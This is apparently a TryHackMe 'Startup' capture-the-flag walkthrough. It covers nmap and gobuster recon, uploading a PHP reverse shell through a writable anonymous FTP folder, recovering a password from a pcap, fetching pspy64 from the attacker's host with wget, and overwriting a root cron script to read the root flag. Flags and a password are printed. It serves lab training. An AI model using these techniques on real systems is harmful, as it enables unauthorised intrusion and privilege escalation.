startup
by othmane01

Startup is a tryhackme easy challenge in this step-by-step walk-through we’ll solve it together.
Room Link: Startup
RECON :
As always i start enumaratin the box with nmap to see the open ports , including the version of the services
nmap -sC -sV -vv 10.49.137.56 -oN nmap.scan
Starting Nmap 7.98 ( [https://nmap.org](https://nmap.org) ) at 2026-03-08 17:23 -0400
PORT    STATE SERVICE REASON         VERSION
21/tcp  open  ftp     syn-ack ttl 62 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|       Connected to $MY-IP
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 4
|       vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh     syn-ack ttl 62 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|   256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp  open  http    syn-ack ttl 62 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
TL;DR : open services :
- 80 : http
- 22 : ssh
- 21 : ftp
let’s add the box ip to our hosts file
echo "$IP startup.thm">/etc/hosts
FTP :
$ ftp startup.thm
Trying 10.49.130.9:21 ...
ftp: Can't connect to `10.49.130.9:21': Connection timed out
Trying 10.49.137.56:21 ...
Connected to startup.thm.
220 (vsFTPd 3.0.3)
Name (startup.thm:s0): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30480|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> mget important.jpg
mget important.jpg [anpqy?]? y
229 Entering Extended Passive Mode (|||25303|)
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
100% |*********************************************************************
226 Transfer complete.
251631 bytes received in 00:08 (28.56 KiB/s)
ftp> mget notice.txt
mget notice.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||34450|)
150 Opening BINARY mode data connection for notice.txt (208 bytes).
100% |********************************************************************
226 Transfer complete.
cheking the files


hmmm interesting <0,0>.
web :

Interesting , lets try to look hidden directories/files:
Gobuster
gobuster dir -u http://startup.thm -x php,txt,zip,html  -w /usr/share/wordlists/dirb/common.txt -s "200,301" -b "" -t 64 --no-error
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:            http://startup.thm
[+] Method:         GET
[+] Threads:        64
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,301
[+] User Agent:     gobuster/3.8.2
[+] Extensions:     php,txt,zip,html
[+] Timeout:        10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
files                (Status: 301) [Size: 312] [--> http://startup.thm/files/]
index.html           (Status: 200) [Size: 808]
index.html           (Status: 200) [Size: 808]
Progress: 23065 / 23065 (100.00%)
===============================================================
Finished
===============================================================
the Gobuster scan shows there is a directory called files. It seems that the files directory contains the files from the ftp . hmmm intersting

oh nice we have the write permission in ftp server , and we can find our uploads on the files/ftp folder .


Initial access :

on https://revshells.com we can use the php PentestMonkey as our rev-shell , and then upload it to the ftp server to get initial access on the box .

we in !
Improving the shell :
python3 -c 'import pty;pty.spawn("/bin/bash")'
What is the secret spicy soup recipe?
answer : love

USER.txt :
Fine. There is a PCAP file that looks suspicious, but there is no Wireshark on the box. So let’s download it to our machine using a Python server and analyze it.

start the python server on the box :
www-data@startup:/$ cd incidents
cd incidents
www-data@startup:/incidents$ python3 -m http.server 8080
download the file on our machine :
wget http://10.49.137.56:8080/suspicious.pcapng

on the stream 7 i find a password
c4ntg3t3n0ughsp1c3

its seems its lennie password .
www-data@startup:/$ ls /home
ls /home
lennie
www-data@startup:/$ su lennie
su lennie
Password: c4ntg3t3n0ughsp1c3

lennie@startup:/$
the user flag :
ennie@startup:/$ cd ~
cd ~
lennie@startup:~$ ls -la
ls -la
total 20
drwx------ 4 lennie lennie 4096 Nov 12  2020 .
drwxr-xr-x 3 root   root   4096 Nov 12  2020 ..
drwxr-xr-x 2 lennie lennie 4096 Nov 12  2020 Documents
drwxr-xr-x 2 root   root   4096 Nov 12  2020 scripts
-rw-r--r-- 1 lennie lennie   38 Nov 12  2020 user.txt
lennie@startup:~$ cat user.txt
cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
ROOT.txt
the user lennie can’t run sudo on the box
udo -l
sudo -l
sudo: unable to resolve host startup
[sudo] password for lennie: c4ntg3t3n0ughsp1c3
uploading linpeas from our machine
─$ cp /usr/share/peass/linpeas/linpeas.sh .

┌──(s0㉿s0)-[~/ctf/thm/startup]
└─$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/)
N.B pspy64 is a tool that monitors running processes and cron jobs on a Linux system without root privileges, helping identify privilege escalation opportunities.
lennie@startup:~$ cd /tmp
cd /tmp
lennie@startup:/tmp$ wget http://your-ip-address:8888/pspy64
lennie@startup:/tmp$ chmod +x pspy64
chmod +x pspy64
lennie@startup:/tmp$ ./pspy64
2026/03/08 23:48:01 CMD: UID=0     PID=11210  | /bin/sh -c /home/lennie/scripts/planner.sh
2026/03/08 23:48:01 CMD: UID=0     PID=11209  | /usr/sbin/CRON -f
2026/03/08 23:48:01 CMD: UID=0     PID=11212  | /bin/bash /etc/print.sh
2026/03/08 23:49:01 CMD: UID=0     PID=11215  |
as we can see there is cron job running both scripts planner.sh and the print.sh . and it seems like we have the write permission on the print.sh
lennie@startup:/$ ls -l /home/lennie/scripts/planner.sh
ls -l /home/lennie/scripts/planner.sh
-rwxr-xr-x 1 root root 77 Nov 12  2020 /home/lennie/scripts/planner.sh
lennie@startup:/$ ls -l /etc/print.sh
ls -l /etc/print.sh
-rwx------ 1 lennie lennie 25 Nov 12  2020 /etc/print.sh
lennie@startup:/$ chmod +w /etc/print.sh
chmod +w /etc/print.sh
lennie@startup:/$ ls -l /etc/print.sh
ls -l /etc/print.sh
-rwx-w---- 1 lennie lennie 25 Nov 12  2020 /etc/print.sh
the Root flag:
lennie@startup:/$ echo "cp /root/root.txt /home/lennie/root.txt">/etc/print.sh
lennie@startup:/$ cat root.txt
cat root.txt
cat: root.txt: No such file or directory
lennie@startup:/$ cd ~
cd ~
lennie@startup:~$ ls
ls
Documents  root.txt  scripts  user.txt
lennie@startup:~$ cat root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
Special thanks to elbe and Tryhackme
that’s it . see you next time